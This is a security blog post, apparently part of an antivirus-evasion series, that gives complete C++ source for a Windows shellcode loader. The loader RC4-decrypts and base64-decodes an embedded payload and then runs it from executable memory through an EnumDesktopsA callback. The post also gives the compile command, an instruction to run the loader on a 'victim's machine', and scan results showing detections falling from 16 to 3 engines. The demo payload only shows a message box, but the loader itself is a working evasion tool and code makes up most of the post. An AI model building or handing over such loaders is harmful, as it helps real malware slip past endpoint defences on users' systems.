


# Malware AV evasion - part 9. Encrypt base64 encoded payload via RC4. C++ example.

[cocomelonc.github.io/malware/2022/08/16/malware-av-evasion-9.html](https://cocomelonc.github.io/malware/2022/08/16/malware-av-evasion-9.html)

August 16, 2022

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



This article is the result of my own research into interesting trick: encrypting base64 encoded payload via RC4.

In most cases in real life, a simple base64 encoding of the payload is enough during a pentest, but if antivirus protection is well configured on the target host, then this is a problem. What if you encrypt it with a stream cipher? Can we reduce the number of AV engines that detect our payload?

## RC4

It is a stream cipher commonly utilized in many computer network information security systems. Ronald Rivest, a professor at MIT, developed this encryption algorithm, although it is unlikely that anyone will employ it in new significant projects due to recognized vulnerabilities.

This is a simple algorithm and the pseudocode for its implementation is on wikipedia, so in C++ it looks something like this:

```

// swap
void swap(unsigned char *a, unsigned char *b) {
    unsigned char tmp;
    tmp = *a;
    *a = *b;
    *b = tmp;
}

// key-scheduling algorithm (KSA)
void KSA(unsigned char *s, unsigned char *key, int keyL) {
    int k;
    int x, y = 0;

    // initialize
    for (k = 0; k < 256; k++) {
        s[k] = k;
    }

    for (x = 0; x < 256; x++) {
        y = (y + s[x] + key[x % keyL]) % 256;
        swap(&s[x], &s[y]);
    }
    return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {
    int i = 0, j = 0;
    int k;

    unsigned char* keystream;
    keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
    for(k = 0; k < messageL; k++) {
        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        swap(&s[i], &s[j]);
        keystream[k] = s[(s[i] + s[j]) % 256];
    }
    return keystream;
}

// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext, unsigned
char* key, unsigned int keyL, unsigned int messageL) {
    int i;
    unsigned char s[256];
    unsigned char* keystream;
    KSA(s, key, keyL);
    keystream = PRGA(s, messageL);

    for (i = 0; i < messageL; i++) {
        ciphertext[i] = plaintext[i] ^ keystream[i];
    }
}

```


```

}
return ciphertext;
}

```

## practical example

For our practical example first of all I base64 encoded our meow-meow messagebox payload, which in turn will be encrypted with the RC4 algorithm:



```

unsigned char* plaintext = (unsigned
char*)" /EiB5PD////o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItYUD5ID7dKSk0xyUgXwKw8YX
wCLCBWckNQQHB4u1SQVE+SItSID6LQjxIAdA+i4CIAAAASIXAdG9IAdBQPotIGD5Ei0AgSQHQ41xI/8k+QYS
0iEgB1k0xyUgXwKxBwckNQQHB00B18T5MA0wkCEU50XXWWD5Ei0AkSQHQZj5BiwxIPkSLQBxJAdA+QYSiEgB
0EFYQVhewVpBWEFZQVpIg+wgQVL/4FhBWVo+SISS6Un///9dScfBAAAAAD5IjZX+AAAAPkyNhQkBAABIMc1Bu
kWDVgf/1UgxyUG68LWiVv/VTWvdy1tZW93IQa9Xi4uXj0A";
unsigned char* key = (unsigned char*)"key";
unsigned char* ciphertext = (unsigned char *)malloc(sizeof(unsigned char) *
strlen((const char*)plaintext));
RC4(plaintext, ciphertext, key, strlen((const char*)key), strlen((const
char*)plaintext));

```

So in our malware we do the reverse process: first we decrypting it via RC4 then decoding via base64. For base64 decoding process I used Win32 crypto API:

```
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")

//...
//...
//...

int b64decode(const BYTE * src, unsigned int srcLen, char * dst, unsigned int dstLen)
{
    DWORD outLen;
    BOOL fRet;
    outLen = dstLen;
    fRet = CryptStringToBinary( (LPCSTR) src, srcLen, CRYPT_STRING_BASE64, (BYTE *
)dst, &outLen, NULL, NULL);
    if (!fRet) outLen = 0; // failed
    return (outLen);
}

//...
```

Finally, we have full source code:

```

/*
hack.cpp
RC4 encrypt payload
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/16/malware-av-evasion-9.html
*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")

int b64decode(const BYTE * src, unsigned int srcLen, char * dst, unsigned int dstLen)
{
    DWORD outLen;
    BOOL fRet;
    outLen = dstLen;
    fRet = CryptStringToBinary( (LPCSTR) src, srcLen, CRYPT_STRING_BASE64, (BYTE *
)dst, &outLen, NULL, NULL);
    if (!fRet) outLen = 0; // failed
    return (outLen);
}

// swap
void swap(unsigned char *a, unsigned char *b) {
    unsigned char tmp;
    tmp = *a;
    *a = *b;
    *b = tmp;
}

// key-scheduling algorithm (KSA)
void KSA(unsigned char *s, unsigned char *key, int keyL) {
    int k;
    int x, y = 0;

    // initialize
    for (k = 0; k < 256; k++) {
        s[k] = k;
    }

    for (x = 0; x < 256; x++) {
        y = (y + s[x] + key[x % keyL]) % 256;
        swap(&s[x], &s[y]);
    }
    return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {

```

```

int i = 0, j = 0;
int k;

unsigned char* keystream;
keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
for(k = 0; k < messageL; k++) {
    i = (i + 1) % 256;
    j = (j + s[i]) % 256;
    swap(&s[i], &s[j]);
    keystream[k] = s[(s[i] + s[j]) % 256];
}
return keystream;
}

// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext, unsigned
char* key, unsigned int keyL, unsigned int messageL) {
    int i;
    unsigned char s[256];
    unsigned char* keystream;
    KSA(s, key, keyL);
    keystream = PRGA(s, messageL);

    // printf("-----plaintext-----\n");
    // for(i = 0; i < messageL; i++) {
    //     printf("%02hhx\t", plaintext[i]);
    // }
    // printf("\n\n");
    //
    // printf("-----key-----\n");
    // for(i = 0; i < keyL; i++) {
    //     printf("%02hhx\t", key[i]);
    // }
    // printf("\n\n");

    for (i = 0; i < messageL; i++) {
        ciphertext[i] = plaintext[i] ^ keystream[i];
    }

    // printf("-----ciphertext-----\n");
    // for(i = 0; i < messageL; i++) {
    //     printf("%02hhx\t", ciphertext[i]);
    // }
    // printf("\n\n");
    return ciphertext;
}

int main(int argc, char* argv[]) {
    unsigned char* plaintext = (unsigned
char*)"/EiB5PD////o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItYUD5ID7dKSk0xyUgXwKw8YX
wCLCBBwckNQqHB4u1SQVE+SItSID6LQjxIAdA+i4CIAAAASIXAdG9IAdBQPotIGD5Ei0AgSQHQ41xI/8k+QYs
0iEgB1k0xyUgXwKxBwckNQqHB00B18T5MA0wkCEU50XXWWD5Ei0AkSQHQZj5BiwxIPkSLQBxJAdA+QYsEiEgB

```

```

0EFYQVhewVpBWEFZQVpIg+wgQVL/4FhBWVo+SIS6Un///9dScfBAAAAAD5IjZX+AAAAPkyNhQkBAABIMc1Bu
KWDVgf/1UgxyUG68LwiVv/VTWVvdy1tZW93IQA9Xi4uXj0A";
    unsigned char* key = (unsigned char*)"key";
    unsigned char* ciphertext = (unsigned char *)malloc(sizeof(unsigned char) *
strlen((const char*)plaintext));
    RC4(plaintext, ciphertext, key, strlen((const char*)key), strlen((const
char*)plaintext));

    unsigned char payload[] =
"\x24\x29\x5d\xaf\x11\xdf\x3f\x65\x67\x64\x27\x14\x26\x1c\x53\xbc\xce\x31\xab\x34\xfa
\xb7\xa1\xac\x63\xa5\xf2\xf4\x74\x88\x31\xf2\x47\x74\xc2\xdd\xf0\xcb\x8f\xf5\x5a\xe6\
xb6\xe8\x73\x16\x4f\xcf\xaf\x54\x79\x0c\x3f\x90\x7d\xfd\xa6\x2b\x0d\x71\xc7\xb0\xb6\x
40\xf0\x12\xdc\xa8\xc5\x20\xb5\xc0\x45\x25\x03\x30\x03\x23\xd9\xc8\x82\xbc\x7d\x1a\x
e\xcc\x66\x32\x2e\xaa\x40\xc9\x61\xc2\x72\x77\x70\xba\xc7\xd2\x3b\xea\x3d\x6f\x07\x
f5\xbc\xae\x1d\x32\xc8\xf3\x6f\x1c\x32\xe0\xd7\x65\x20\x72\xec\x21\xfe\xa9\xc5\x72\x
12\xa6\x06\x38\x01\x3e\x16\xe8\x09\x68\x87\xc8\x7f\x0b\x44\xcf\xba\x9c\xbe\x7c\xfc\x
3b\x96\x3f\x90\xdc\x96\xe3\x8c\x3f\x3a\xe7\x57\xa4\xcd\xa5\x42\x4b\x55\x2e\x5b\x89\x
f6\xd9\x80\x55\xf8\xbc\x0b\x4e\x66\x96\x01\xce\xc8\x97\x6a\xbd\x31\x6d\xfd\x53\xae\x
cd\x98\xc9\x28\x73\x60\x4a\x82\xe1\x2e\xb7\x77\xc5\x97\xbd\x3d\xed\xc1\x9c\xeb\x
c6\x06\x3a\x44\xf5\xf8\x7d\x79\x30\x42\xea\xbd\x4d\xbf\xe5\x18\xcb\xa5\x78\x6f\x
b7\xf9\x65\xd7\x36\xbd\x92\x76\xf0\xda\x60\x97\xac\xd1\xcf\x98\xbf\xd7\x66\xd1\x4b\x
34\x96\xfb\xe9\xf8\xac\x59\xe9\x0e\x81\x81\xe4\x7f\xcf\xd6\x7f\x16\x48\xe1\x94\x0c\x
7c\x8e\xa0\x85\xa1\x81\x0f\xc3\x5f\xfb\xfd\x05\x7b\x69\x5b\xb4\x78\x4e\x1e\x10\x1b\x
29\xc4\xa9\x1d\xa6\xa3\xe6\xa9\xb0\xdd\xc5\x35\x3b\x0e\xdb\xca\x82\x64\x1a\x19\x53\x
dd\x65\xe7\xd3\x5e\x2e\x7d\x8c\xfa\x80\x52\x6c\xa0\xad\x9a\x8f\xb6\xdc\x43\x8b\x8e\x
5f\xac\x46\xb5\x90\x8a\x16\x3d\x4d\xb9\x17\xc6\x6d\x87\x13\xad\xa3\x78\x68\x7c\xbc\x
cf\x1b\x26\xa6\xc3\x37\x10\xfc\xca\xc4\x78\xa6\xe1\x7e\x88\x53\xcc\x2e\x38\xe3\x15\x
d0\x2b\xe9\x0f";
    unsigned char* encoded = (unsigned char *)payload;
    unsigned char* decoded = (unsigned char *)malloc(sizeof(unsigned char) *
(sizeof(payload) - 1));
    RC4(encoded, decoded, key, strlen((const char*)key), sizeof(payload) - 1);
    // printf("%s\n", decoded);

    unsigned int payload_bytes_len = 512;
    char * decoded_payload_bytes = (char *)malloc(sizeof(char) * payload_bytes_len);
    b64decode((const BYTE *)decoded, payload_bytes_len, decoded_payload_bytes,
payload_bytes_len);

    unsigned int decoded_payload_len = 285;
    unsigned char* decoded_payload = new unsigned char[decoded_payload_len];

    for (int j = 0; j < decoded_payload_len; j++) {
        decoded_payload[j] = decoded_payload_bytes[j];
    }

    printf("-----payload-----\n");
    for (int i = 0; i < decoded_payload_len; i++) {
        printf("%02hhx\t", decoded_payload[i]);
    }
    printf("\n\n");

    LPVOID mem = VirtualAlloc(NULL, decoded_payload_len + 1, MEM_COMMIT,

```



```

PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(mem, decoded_payload, decoded_payload_len);
    EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

    return 0;
}

```

## demo

Let's go to see everything in action. Compile our malware:

```

x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32

```

```

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-08-16-malware-av-evasion-9]
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-08-16-malware-av-evasion-9]
$ ls -lt
total 116
-rwxr-xr-x 1 cocomelonc cocomelonc 106496 Aug 16 06:15 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 5631 Aug 16 06:11 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 285 Aug 11 01:12 meow.bin

```

Then run it at the victim's machine:

```

.\hack.exe

```


The screenshot shows a Kali Linux terminal window on the left and a Windows VM window on the right. The terminal displays the following commands and output:

```

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-08-16-malware-av-evasion-9]
$ hexdump -e '16/1 "%02x " "\n"' meow.bin
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41
50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52
18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a
4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1
c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
00 00 00 48 85 c0 74 6f 48 01 00 59 3e 8b 48 18 3e 44
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0
74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49
01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d
31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75
f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c
49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e
59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0
58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7
c1 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5
48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d
6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00

```

The VM window shows the execution of the malware, with a red box highlighting the payload data. A dialog box titled "Meow-meow!" is displayed in the foreground, indicating the malware's execution.



As you can see everything is worked perfectly :)

Upload our malware to [antiscan.me](https://antiscan.me):

Filename: hack.exe  
MD5: a3e52fe84386dec6efaaeadea4d67d5f  
Scan date: 16-08-2022 03:23:02

 **Detection 1/26**

|   |   |
|---|---|
|  Ad-Aware Antivirus<br>Clean           |  Eset NOD32 Antivirus<br>Clean                   |
|  AhnLab V3 Internet Security<br>Clean  |  Fortinet Antivirus<br>Clean                     |
|  Alyac Internet Security<br>Clean      |  IKARUS anti.virus<br>Clean                      |
|  Avast Internet Security<br>Clean      |  F-Secure Anti-Virus<br>Clean                    |
|  AVG Anti-Virus<br>Clean               |  Malwarebytes Anti-Malware<br>Clean              |
|  Avira Antivirus<br>Clean             |  Panda Antivirus<br>Clean                       |
|  Webroot SecureAnywhere<br>Clean     |  Kaspersky Internet Security<br>Clean          |
|  BitDefender Total Security<br>Clean |  McAfee Endpoint Protection<br>Clean           |
|  BullGuard Antivirus<br>Clean        |  Sophos Anti-Virus<br>Clean                    |
|  ClamAV<br>Clean                     |  Trend Micro Internet Security<br>Clean        |
|  Dr.Web Security Space 11<br>Clean   |  Windows Defender<br>VirTool:Win32/Meterpreter |
|  Emsisoft Anti-Malware<br>Clean      |  Zone Alarm Antivirus<br>Clean                 |
|  Comodo Antivirus<br>Clean           |  Zillya Internet Security<br>Clean             |

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER

<https://antiscan.me/scan/new/result?id=TDS4GtAWYrXY>

and to VirusTotal:

https://www.virustotal.com/gui/file/345630f8fd18715b4151eec0238ef6a7024e801abcc6ac70e595373dedb11867/detection

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1151eec0238ef6a7024e801abcc6ac70e595373dedb11867

3 / 70

3 security vendors and no sandboxes flagged this file as malicious

345630f8fd18715b4151eec0238ef6a7024e801abcc6ac70e595373dedb11867  
hack.exe  
64bits assembly peexe

104.00 KB Size  
2022-08-16 03:26:16 UTC a moment ago

EXE

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis

|                    |                           |                     |                                 |
|--------------------|---------------------------|---------------------|---------------------------------|
| Cynet              | Malicious (score: 100)    | Elastic             | Malicious (moderate Confidence) |
| Microsoft          | VirTool.Win32/Meterpreter | Acronis (Static ML) | Undetected                      |
| Ad-Aware           | Undetected                | AhnLab-V3           | Undetected                      |
| Alibaba            | Undetected                | ALYac               | Undetected                      |
| Anty-AVL           | Undetected                | Arcabit             | Undetected                      |
| Avast              | Undetected                | Avira (no cloud)    | Undetected                      |
| Baidu              | Undetected                | BitDefender         | Undetected                      |
| BitDefenderTheta   | Undetected                | Bkav Pro            | Undetected                      |
| ClamAV             | Undetected                | Comodo              | Undetected                      |
| CrowdStrike Falcon | Undetected                | Cybereason          | Undetected                      |
| Cylance            | Undetected                | Cyren               | Undetected                      |

As you can see, only 3 of 70 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/345630f8fd18715b4151eec0238ef6a7024e801abcc6ac70e595373dedb11867/detection>

So it can be assumed that evasion works because this technique of shellcode running showed the result **16 of 66**:



16  
/ 66

16 security vendors and no sandboxes flagged this file as malicious

657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1  
hack.exe

15.00 KB  
Size

2022-06-27 08:36:07 UTC  
a moment ago



Community  
Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis


|                     |   |                    |   |
|---------------------|---|--------------------|---|
| Acronis (Static ML) | <span style="color: red;">!</span> Suspicious                   | Ad-Aware           | <span style="color: red;">!</span> Generic.ShellCode.F.223359A5     |
| ALYac               | <span style="color: red;">!</span> Generic.ShellCode.F.223359A5 | Arcabit            | <span style="color: red;">!</span> Generic.ShellCode.F.223359A5     |
| BitDefender         | <span style="color: red;">!</span> Generic.ShellCode.F.223359A5 | Cybereason         | <span style="color: red;">!</span> Malicious.cacde0                 |
| Cynet               | <span style="color: red;">!</span> Malicious (score: 100)       | DrWeb              | <span style="color: red;">!</span> Trojan.Starter.7246              |
| Elastic             | <span style="color: red;">!</span> Malicious (high Confidence)  | Emsisoft           | <span style="color: red;">!</span> Generic.ShellCode.F.223359A5 (B) |
| eScan               | <span style="color: red;">!</span> Generic.ShellCode.F.223359A5 | GData              | <span style="color: red;">!</span> Generic.ShellCode.F.223359A5     |
| Jiangmin            | <span style="color: red;">!</span> Trojan.Shelma.lmx            | Kaspersky          | <span style="color: red;">!</span> HEUR:Trojan.Win32.Generic        |
| MAX                 | <span style="color: red;">!</span> Malware (ai Score=87)        | Trellix (FireEye)  | <span style="color: red;">!</span> Generic.mg.fb0ec4156ccb7001      |
| AhnLab-V3           | <span style="color: green;">✓</span> Undetected                 | Alibaba            | <span style="color: green;">✓</span> Undetected                     |
| Avast               | <span style="color: green;">✓</span> Undetected                 | Avira (no cloud)   | <span style="color: green;">✓</span> Undetected                     |
| Baidu               | <span style="color: green;">✓</span> Undetected                 | BitDefenderTheta   | <span style="color: green;">✓</span> Undetected                     |
| Bkav Pro            | <span style="color: green;">✓</span> Undetected                 | ClamAV             | <span style="color: green;">✓</span> Undetected                     |
| Comodo              | <span style="color: green;">✓</span> Undetected                 | CrowdStrike Falcon | <span style="color: green;">✓</span> Undetected                     |
| Cylance             | <span style="color: green;">✓</span> Undetected                 | Cyren              | <span style="color: green;">✓</span> Undetected                     |
| ESET-NOD32          | <span style="color: green;">✓</span> Undetected                 | F-Secure           | <span style="color: green;">✓</span> Undetected                     |

<https://www.virustotal.com/gui/file/657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1/detection>

**We have reduced the number of AV engines which detect our malware from 16 to 3!**

But in general, there is a very serious caveat, why we get 3 at the result. If we run something like:

```
strings -n 8 | grep "o0AAAAEFRQVBSUVZIMdJlSIstSYD5Ii1IYPkiLUiA+SityUD5ID7dKSk0xy"
```



What do we see??? Many tools for static analysis will immediately understand the malicious stuffing after decoding such lines. Since our code is just dirty PoC, so this string is for debugging and asserting purposes, it is a normal but in real life we might not see indicators like this.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

RC4

base64

EnumDesktopsA

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*